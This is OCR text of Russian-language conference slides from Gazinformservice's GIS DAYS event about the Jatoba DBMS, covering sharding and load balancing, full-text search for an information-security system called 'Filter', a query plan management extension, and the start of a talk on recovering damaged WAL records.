
... при дальнейшем росте нагрузки продолжаем масштабировать кластер

Кластер jaHipe Cluster




Балансировка –
это динамический процесс

Кластер jaHipe Cluster



...переносим
высоконагруженные шарды
на незагруженные узлы

Кластер jaHipe Cluster



...нагрузка сбалансирована

Для каких баз актуально шардирование?

- Цитата №1 «Для достаточно больших баз, начиная от 1 ТВ»
- Цитата №2 «Если один сервер не может справиться с нагрузкой на количество потребляемой памяти, ввода/вывода и количество сессий»

Контраргументы

- Даже если база содержит **10 ТВ** данных, но «мертвых» (почти не читаются) – кластер не нужен
- Если база содержит **1 ТВ высокоактивных данных** – кластер будет полезен
- Эксплуатировать **небольшие базы** дешевле – кластер на виртуальных машинах может быть выгодней по эксплуатационным затратам.
- Кластерная реализация гарантирует **масштабируемость** – кластер желателен даже небольшим базам, если планируется масштабирование решения

GIS DAYS

Jatoba

В каких случаях можно рекомендовать шардирование

- Вам нужна **масштабируемость** базы данных
- Аудитория приложения или поток данных в базу в будущем может **кратно вырасти**
- Если **«горячий» объем данных** кратно больше размера оперативной памяти вашего типичного сервера/виртуальной машины
- Надо распределить капитальные затраты на оборудование во времени - запустить приложение на небольшом ресурсе и увеличивать его по мере роста нагрузки

GIS DAYS

СПАСИБО ЗА ВНИМАНИЕ

+7 (812) 677-20-53
+7 (911) 816 89 80
jatoba@gaz-is.ru
jatoba.ru

Jatoba

Кто ищет, тот всегда найдет. Решение задачи полнотекстового поиска

Денис Стрекалов

Разработчик Jatoba

Газинформсервис

Постановка задачи. ИБ система “Фильтр”

Требования:

- Полнотекстовый поиск
- Совместимость с распределённым кластером
- Морфология
- Смешанные тексты
- Регулярные выражения


GIS DAYS

Jatoba


Полнотекстовый поиск

Что такое? Зачем нужно?


- Морфология – наука об изменении слов, поддержка различных словоформ
- Стеммер – словарь позволяющий извлекать корни из слов
- Стоп-слова – слова не имеющие различительной ценности которые можно исключить
- Синонимы – замена слов предопределёнными синонимами
- Тезаурус – информация о связях слов и словосочетаний, связанных словах, связанных понятиях.



Система “Фильтр”




Москва
DC1



Данные

Тюмень
DC2



Полнотекстовый поиск. ИБ система “Фильтр”

Задача – необходимо создать решение для быстрого и качественного поиска в распределённом кластере.

- Письма
- Вложения
- Содержимое сайтов
- Сообщения
- Копируемые документы

Полнотекстовый поиск. ИБ система “Фильтр”

Решения:

- Elasticsearch
- Solr
- Sphinx
- Opensearch
- Zombodb
- Jatoba

Полнотекстовый поиск. ИБ система “Фильтр”

Сложности заказчика:

- Медленно работает
- Нет морфологии
- Поиск только по первым 400,000 символов

Вызовы:

- Поиск на кластере
- Поддержка текста со смешанными языками
- Ошибка типа ts_vector
- Ограничение в 32Тб на таблицу

Успехи:

- Хранение в виде лексем
- Смешанный поиск
- Поиск на всю глубину
- Оценка необходимой избыточности данных
- Поиск на кластере
- Вклад в сообщество

Полнотекстовый поиск. ИБ система “Фильтр”

Перспективы:

- Поддержка быстрых RegExp
- Поддержка нечёткого поиска
- Случайное последовательное сканирование
- Модель масштабирования поискового решения
- Макетирование на инфраструктуре заказчика

GIS DAYS

СПАСИБО ЗА ВНИМАНИЕ

+7 (812) 677-20-53
+7 (911) 816 89 80
jatoba@gaz-is.ru
jatoba.ru

Jatoba

GIS DAYS

Миграция enterprise решений с Oracle

Партнерское выступление

GIS DAYS

СПАСИБО ЗА ВНИМАНИЕ

План надежный, как швейцарские часы. Управление планами запросов

Андрей Молькентин

Аналитик Jatoba


Газинформсервис

Содержание

- Описание проблемы.
- Идея решения. Принципиальная схема.
- Возможности и ограничения продукта.
- Другие полезные функции продукта.
- Дальнейшее развитие.

Что такое план запроса?

План выполнения запроса - последовательность шагов, используемых для доступа к данным в СУБД.



Проблема и решение.

Описание проблемы


В некоторых случаях планировщик СУБД Jatoba выбирает неоптимальный план выполнения для SQL-запросов, несмотря на собранную статистику по соответствующим объектам БД. Это приводит к увеличению времени выполнения запросов и созданию непродуктивной нагрузки на оборудование.

Решение

Необходимо создать систему, которая позволила исполнять SQL-запрос с назначенным пользователем планом.


Концепция продукта.

Продукт является расширением для СУБД и обеспечивает возможность прикрепления плана выполнения к SQL-запросу.




Основные функции.

- Сохранение интересующих нас планов выполнения SQL-запроса
- Прикрепление к SQL-запросу интересующего нас плана выполнения
- Экспорт / импорт планов выполнения SQL-запроса, в том числе на другой сервер (в закрытый контур)



Принципиальная схема.



Использование Jatoba Plan Manager

Принципиальная схема.

Команда Plan Manager меняет план целевого SQL-запроса

Ограничения и исключения.

- Генерация планов выполнения реализуется штатными средствами СУБД Jatoba в процессе эксплуатации и не входит в данный продукт.
- Система не может полностью заменить работу планировщика СУБД Jatoba.
- Система не обеспечивает повышения производительности запросов, а дает возможность использовать определенный план выполнения SQL-запроса.
- Система не может гарантировать неизменность результатов при изменении состава данных и структуры БД, а также при изменении технического состава сервера СУБД.
- На текущий момент реализована функциональность с запросами типа SELECT

Дополнительные возможности.

- **Один план – много запросов**. Продукт дает возможность использовать конкретный план для целого семейства родственных запросов.

- **Один запрос – много планов**. Продукт дает возможность хранить несколько вариантов плана для одного запроса.

Развитие.

- Передача плана запроса на другой сервер в режиме ON-line
- Работа с DML-запросами
- GUI интерфейс работы с планами запросов.
- Разработка условий использования того или иного варианта плана выполнения запросов.
- Определение критериев, по которым определяется оптимальное применение того или иного плана запросов.
- Разработка автоматического определения условий (AI) и использование рекомендованного плана запросов.

GIS DAYS

СПАСИБО ЗА ВНИМАНИЕ

+7 (812) 677-20-53
+7 (911) 816 89 80
jatoba@gaz-is.ru
jatoba.ru

Jatoba

GIS DAYS

Восстановление поврежденных WAL-записей

(Another "crack" in the "WAL")

Георгий Тарасов

Ведущий разработчик Jatoba


Газинформсервис

Введение

- Самое неприятное, что может случиться с СУБД, – это потеряли данные пользователя. Этого нельзя допускать ни в коем случае.
